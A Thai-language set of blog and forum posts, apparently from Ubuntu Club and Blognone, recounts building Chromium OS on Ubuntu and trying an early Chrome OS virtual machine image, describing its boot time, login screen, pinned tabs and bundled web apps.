มาทำ Chrome OS ใช้เองกัน - ตอนก้าวสู่ประตู Chrome OS

http://ubuntuclub.com

อัพเดท: คุณ QQ บิวท์เสร็จและรีวิวเล็กๆ มาให้ชมกันครับ

http://forum.ubuntuclub.com/forum/topic,12115.0.html

...เห็นรีวิวในไทยมาหลายสำนักซึ่งเขียนมาจากต้นข่าวอีกที แต่อาจยังไม่มีสำนักไหนในไทยที่ทำ Chrome OS มาใช้เอง

เรื่องของเรื่องคือ Google ร่วมมือกับนักพัฒนา Ubuntu เพื่อทำ Chromium OS (Chromium คือชื่อเรียก Chrome ใน Linux) และผมอ่านเจอมาว่า Karmic เอื้อในการสร้าง Chromium OS ที่สุด

งานนี้เลยลงมือทำ Chromium OS ดู

โค้ดต้นฉบับและวิธีการทำ อ่านได้จากที่นี่ครับ

http://sites.google.com/a/chromium.org/dev/chromium-os/building-chromium...

<ระหว่างการทำ มีปัญหาในการ build ซึ่งเกือบจะยอมแพ้แต่เมื่อค่อยๆ คิด และแก้ปัญหา ทำให้การ build ลุล่วงไปได้>

ไว้มือแม่นๆ หน่อย ผมจะโพสต์วิธีการทำเป็นไกด์ไลน์ภาษาไทยครับ (ผมรู้สึกว่าที่เว็บไซต์มันวกวน กว่าจะเริ่ม build ได้)

รูปครับ...ชะแว้ง

ปัญหาที่สำคัญที่รอให้ผมแก้ปัญหาอยู่ เป็นปัญหาที่ผู้ใช้ส่วนมากในโลกพบเมื่อดาวน์โหลดมาลอง คือ ไม่สามารถ log in ได้ โดย Chromium OS แจ้งว่า Network ไม่ได้ต่อ (แม้จะเสียบสายแลนก็ตาม) และ log in แบบ off line ไม่ได้

จะลอง build เป็นระยะดูครับ ว่าปัญหาถูกแก้ไขไปหรือยัง หรือมีอะไรน่าสนใจ ไว้เข้าใช้งานได้ อาจจะมาเล่าสู่กันฟัง ทั้งนี้ตามสไตล์ผม ผมวางแผนว่าจะเอา Chromium OS ปรับแต่งทำเป็น Live CD ที่ใช้แบบ off line ได้ด้วย



มาลุย Chromium OS กับภาษาไทยกันครับ แถมรีวิวเล็กน้อย

http://forum.ubuntuclub.com

แนะนำว่าให้ทดสอบด้วยการติดตั้งลง hdd หรือ flash drive 4gb+ ครับ ถ้าใช้ใน vbox หรือ vmware จะค้างเอาง่ายๆ  :P

เท่าที่ลองทดสอบดูถือว่าบูตได้ไวมากๆ 4-7 วิ ก็เข้ามาที่หน้า login แล้วสำหรับเครื่องกลางเก่ากลางใหม่ของผม

ส่วนด้านล่างนี้จะเป็นการจับหน้าจอมาจาก vmplayer ครับ เพื่อให้ได้ภาพที่ดีกว่ากล้องมือถือห่วยๆของผม







เริ่มต้นด้วยการแสดงผลเว็บ blognone.com เป็นภาษาไทยแล้ว ด้วยการ add fonts ไทยเข้าไป







อันนี้ก็ google apps ครับยังไม่มีอะไรน่าสนใจเท่าไร







ส่วนนี้น่าจะเป็น workspace ของ chromium os เขาหล่ะ (กด F12 ครับ)กว่าจะหาเจอเจ้า terminal เนี่ย สีดำๆครับ (ctrl+alt+t)






อันนี้ terminal แบบเต็มๆหน้า เย้ยยย  :Pตัวนี้เป็น keyboard help ครับ (กด f8) ตามหา key ต่างๆได้เลยแต่ยังใช้ได้ไม่ครบ  :P (อันนี้ทดสอบใน vmplayer มันเลยขาดๆไปไม่เต็มจอ)






อันสุดท้ายก็ทดสอบพิมพ์ภาษาไทย ต้องเข้าไปลุยใน x11.org ครับลืมส่งให้ดู chromium revision ล่าสุดครับ  ;D



ทดสอบ Chrome OS ตัวจริงเสียงจริง

ข่าวใหญ่ในรอบสัปดาห์นี้ คงไม่มีอะไรดังไปกว่าการเปิดตัว Chrome OS แนวคิดอันล้ำลึกของกูเกิลที่ต้องการให้ทุกอย่างอยู่บน cloud เป็นที่วิพากษ์วิจารณ์ไปทั่วทั้งในทางเห็นด้วยและไม่เห็นด้วย ก่อนที่ผมจะวิจารณ์ Chrome OS ในโอกาสต่อๆ ไป ตอนนี้เรามาลองดูกันก่อนว่า Chrome OS ตัวจริงๆ จับต้องได้มันเป็นยังไงบ้าง

ขั้นตอนไม่ยากอะไรครับ หลังจากซอร์สโค้ดของ Chrome OS ถูกนำขึ้นบน chromium.org ก็มีคนนำมาคอมไพล์แจกกันทั่วไปหลายเวอร์ชัน รายละเอียดแบบละเอียดสุดๆ อ่านได้จาก TechCrunch: Want To Try Out Google Chrome OS For Yourself? Here’s How สรุปคร่าวๆ คือมีไฟล์ .vmdk ให้โหลดหลายทาง (ผมใช้เวอร์ชันที่เป็น torrent ใน The Pirate Bay) นำมารันบน VMware Player หรือ VirtualBox ก็ได้แล้ว (กรณีนี้ผมใช้ VirtualBox)

chrome-os-boot

ขั้นตอนการติดตั้งคงไม่ต้องมาเล่าซ้ำเมื่อโหลด virtual machine ขึ้นมาจะพบหน้าจอล็อกอินเป็นอันดับแรก ผมลองจับเวลาแล้วได้ประมาณ 12 วินาทีนับจากเริ่มบูต virtual machine ยังไม่ได้ 4 วินาทีตามโฆษณา แต่อย่าลืมว่านี่เป็น VirtualBox แถมเป็น Chrome OS รุ่นทดสอบของทดสอบ

ให้ใส่รหัสผ่านของ Gmail เพื่อความปลอดภัยผมจะใช้บัญชี blognonebook ที่สร้างไว้เพื่อสั่งหนังสือ Blognone Year Book 2008 คราวนู้น

default-screen

หน้าจอแรกสุดของ Chrome OS จะเป็นไปดังภาพ ไม่มีเดสก์ท็อป มีแต่ Chrome (หรือพูดให้ถูกคือ Chromium) เปิดแบบเต็มหน้าจอพร้อมกับแท็บอีก 4 แท็บ แท็บแรกสุดคือหน้าจอ Welcome ซึ่งมันก็อยู่บนเว็บ!!! ต้องล็อกอินด้วย Google Account ก่อนถึงเข้าได้

default-screen-calendar

แท็บถัดมาคือ Gmail กับ Google Calendar ถูกแสดงเป็นแท็บเล็กๆ คือเป็นแท็บที่ถูกปักหมุดค้างไว้

default-screen-newtabแท็บสุดท้ายคือหน้า New Tab ของ Chrome ซึ่งก็เหมือน Chrome รุ่นปกติทุกประการchrome-os-homescreen

กลับมาที่แท็บแรก เมื่อล็อกอินแล้วจะพบกับหน้าจอเรียกโปรแกรมของ Chrome OS (ซึ่งมันก็คือเว็บแอพพลิเคชันนั่นเอง) แบ่งเป็น 4 แถว

  •แถวแรกคือ อีเมลและบริการเด่นของกูเกิล เช่น Gdocs ที่น่าสนใจคือมีไอคอนของ Hotmail/Yahoo! Mail ด้วย แต่เมื่อกดที่ Hotmail กลับพาเราไปยังหน้าของ Gmail แทน (เข้าใจว่าเป็นบั๊ก กูเกิลคงไม่จงใจขนาดนั้น)
  • แถวที่สอง เว็บบันเทิงทั้งหลาย ทั้งของกูเกิลเองคือ YouTube/Picasa และบริการของคนอื่นๆ เช่น Hulu/Pandora
  • แถวที่สาม อันนี้น่าสนใจที่สุด มันคือโปรแกรมพิเศษที่มีเฉพาะ Chrome OS ได้แก่พวก utility ต่างๆ เดี๋ยวจะกล่าวต่อไป
  • แถวสุดท้ายยังจัดหมวดแปลกๆ มีทั้ง Google Books, social network และเกมหมากรุก มีลิงก์ Get more ด้วยแต่ยังใช้งานไม่ได้

chrome-os-panel

มาดูที่แถวที่สามกันครับ สิ่งที่มีให้ลองคือContacts, Calculator, To-do list และ Notepad ผมลองกดที่ To-do list จะเห็น panel โผล่ขึ้นมาที่มุมขวาล่างของหน้าต่างๆ คล้ายกับหน้าจอสนทนาของ Gmail

ปรากฎว่ามันยังใช้งานไม่ได้ ต้องมีอีเมลที่เป็น @google.com เท่านั้น สังเกตที่ URL ตรงมุมขวาล่างสุด มันทำงานอยู่บน appspot.com

chrome-os-gtalk-panel

โปรแกรม Calculator และ Notepad เปิดแล้วเป็น panel ขาวไม่โหลดอะไร โปรแกรมเดียวที่ใช้งานได้คือ Contactsซึ่งมันก็คือ Google Talk นั่นเอง (คงยกโค้ดมาเลยดื้อๆ) ทดลองแล้วคุยได้

chrome-os-flash-chess

ข้ามไปแถวสี่ครับ ความน่าสนใจคือเกมหมากรุก Chess พอคลิกลิงก์แล้วจะเข้าไปที่ flashchess3.com ถ้าดูจากภาพหรือ URL น่าจะเดาได้ว่า มันมี Flash Player มาให้ในตัว!!!chrome-os-flash-version

เลขเวอร์ชันเป็น 10.0.32.18

chromium-about

ส่วนเลขเวอร์ชันของ Chromium เป็น 4.0.253.0

chrome-os-pin-tab

มาดูที่ส่วนอื่นๆ กันบ้าง ลองคลิกขวาที่แท็บ จะเห็นตัวเลือก Pin Tab มาให้

chrome-os-battery-icon

ที่มุมขวาบนมีนาฬิกาและไอคอนเล็กๆ อีก 3 อัน เริ่มจากซ้ายคือแสดงสถานะแบตเตอรี่

chrome-os-network-icon

